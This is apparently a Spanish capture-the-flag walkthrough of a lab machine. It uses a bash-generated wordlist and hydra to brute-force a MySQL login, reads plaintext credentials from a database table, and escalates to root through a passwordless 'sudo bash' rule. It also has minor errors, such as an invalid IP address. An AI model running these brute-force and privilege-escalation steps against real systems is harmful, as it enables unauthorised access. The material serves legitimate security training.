Como no voy a ir uno por uno hasta el 3000 procedo a hacer un script en sh que me cree un txt con todas las posibles combinaciones de numeros para despues hacer un hydra a fuerza bruta hacia mysql sabiendo el user pero no la contraseña "hydra -l hulk -P cmbinaciones_fuerzabruta.txt mysql:710.20.30.7"

```
(n_guerra@kali)-[~]
$ cat avengers/xxx.sh
#!/bin/bash

# Nombre del archivo donde se guardarán las combinaciones
output_file="combinaciones_fuerzabruta.txt"

# Limpiar el archivo anterior si existe
> "$output_file"

# Generar las combinaciones
for i in $(seq -w 0 3000); do
    echo "fuerzabruta$i" >> "$output_file"
done

echo "Todas las combinaciones se han guardado en $output_file"
(n_guerra@kali)-[~]
$
```

Una vez el hydra nos da la contraseña procedemos a conectarnos por mysql con la contraseña que nos dios "fuerzabruta2024"

```
mysql: [ERROR] mysql: unknown option '-t'.
hulk@TheHackersLabs-Avengers:~$ mysql -u hulk -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 212
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

Una vez dentro de la bbdd procedemos a ver todas las bbdd que hay dentro, despues de mirar todas una a una hay una que nos llama la atención por el contenido que hay dentro, hay dos tablas una de users y de passwords.

```
mysql> show database;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version fo
r the right syntax to use near 'database' at line 1
mysql> show databases;
+-----+
| Database |
+-----+
| db_flag  |
| db_true  |
| information_schema |
| mysql    |
| no_db    |
| performance_schema |
| sys      |
+-----+
7 rows in set (0,00 sec)

mysql> 
```

Como podemos ver la tabla de users nos da mas informacion, Podemos ver que hay un usuario stif que su contraseña es "escudoamerica".

```
mysql> use no_db
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_no_db |
+-----+
| passwords       |
| users           |
+-----+
2 rows in set (0,00 sec)

mysql> select * from passwords
-> ;
+-----+-----+-----+
| id | password                                                                 | description |
+-----+-----+-----+
| 1  | wr9UZSBjcmVlcyBxdWUgc2VyaWEgdGFuIGZhY2lsPyBKQUpBSkFKQUpKQUpB | Descripta esa contraseña para poder ser root ;) |
+-----+-----+-----+
1 row in set (0,00 sec)

mysql> select * from users;
+-----+-----+-----+
| id | user | password |
+-----+-----+-----+
| 1  | stif | escudoamerica |
| 2  | hulk | fuerza***** |
| 3  | antman | ***** |
| 4  | thanos | NOPASSWD |
+-----+-----+-----+
4 rows in set (0,00 sec)

mysql>
```

Vemos a ver si podemos acceder a este usuario y los permisos que tenemos con ese usuario. Podemos ver que tenemos permisos sin contraseña a /usr/bin/bash (osea la carpeta de root). Procedemos a hacer un sudo bash o sudo /bin/bash (que es lo mismo). Y ya estaríamos como root

```
hulk@TheHackersLabs-Avengers:~$ su stif
Password:
stif@TheHackersLabs-Avengers:/home/hulk$ sudo -l
Matching Defaults entries for stif on TheHackersLabs-Avengers:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User stif may run the following commands on TheHackersLabs-Avengers:
    (ALL : ALL) NOPASSWD: /usr/bin/bash
    (ALL : ALL) NOPASSWD: /usr/bin/unzip
stif@TheHackersLabs-Avengers:/home/hulk$
```

```
stif@TheHackersLabs-Avengers:/home/hulk$ sudo -l
Matching Defaults entries for stif on TheHackersLabs-Avengers:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User stif may run the following commands on TheHackersLabs-Avengers:
    (ALL : ALL) NOPASSWD: /usr/bin/bash
    (ALL : ALL) NOPASSWD: /usr/bin/unzip
stif@TheHackersLabs-Avengers:/home/hulk$ ls
db  mysql  user.txt  wait
stif@TheHackersLabs-Avengers:/home/hulk$ sudo bash
root@TheHackersLabs-Avengers:/home/hulk# whoami
root
root@TheHackersLabs-Avengers:/home/hulk# ls
db  mysql  user.txt  wait
root@TheHackersLabs-Avengers:/home/hulk#
```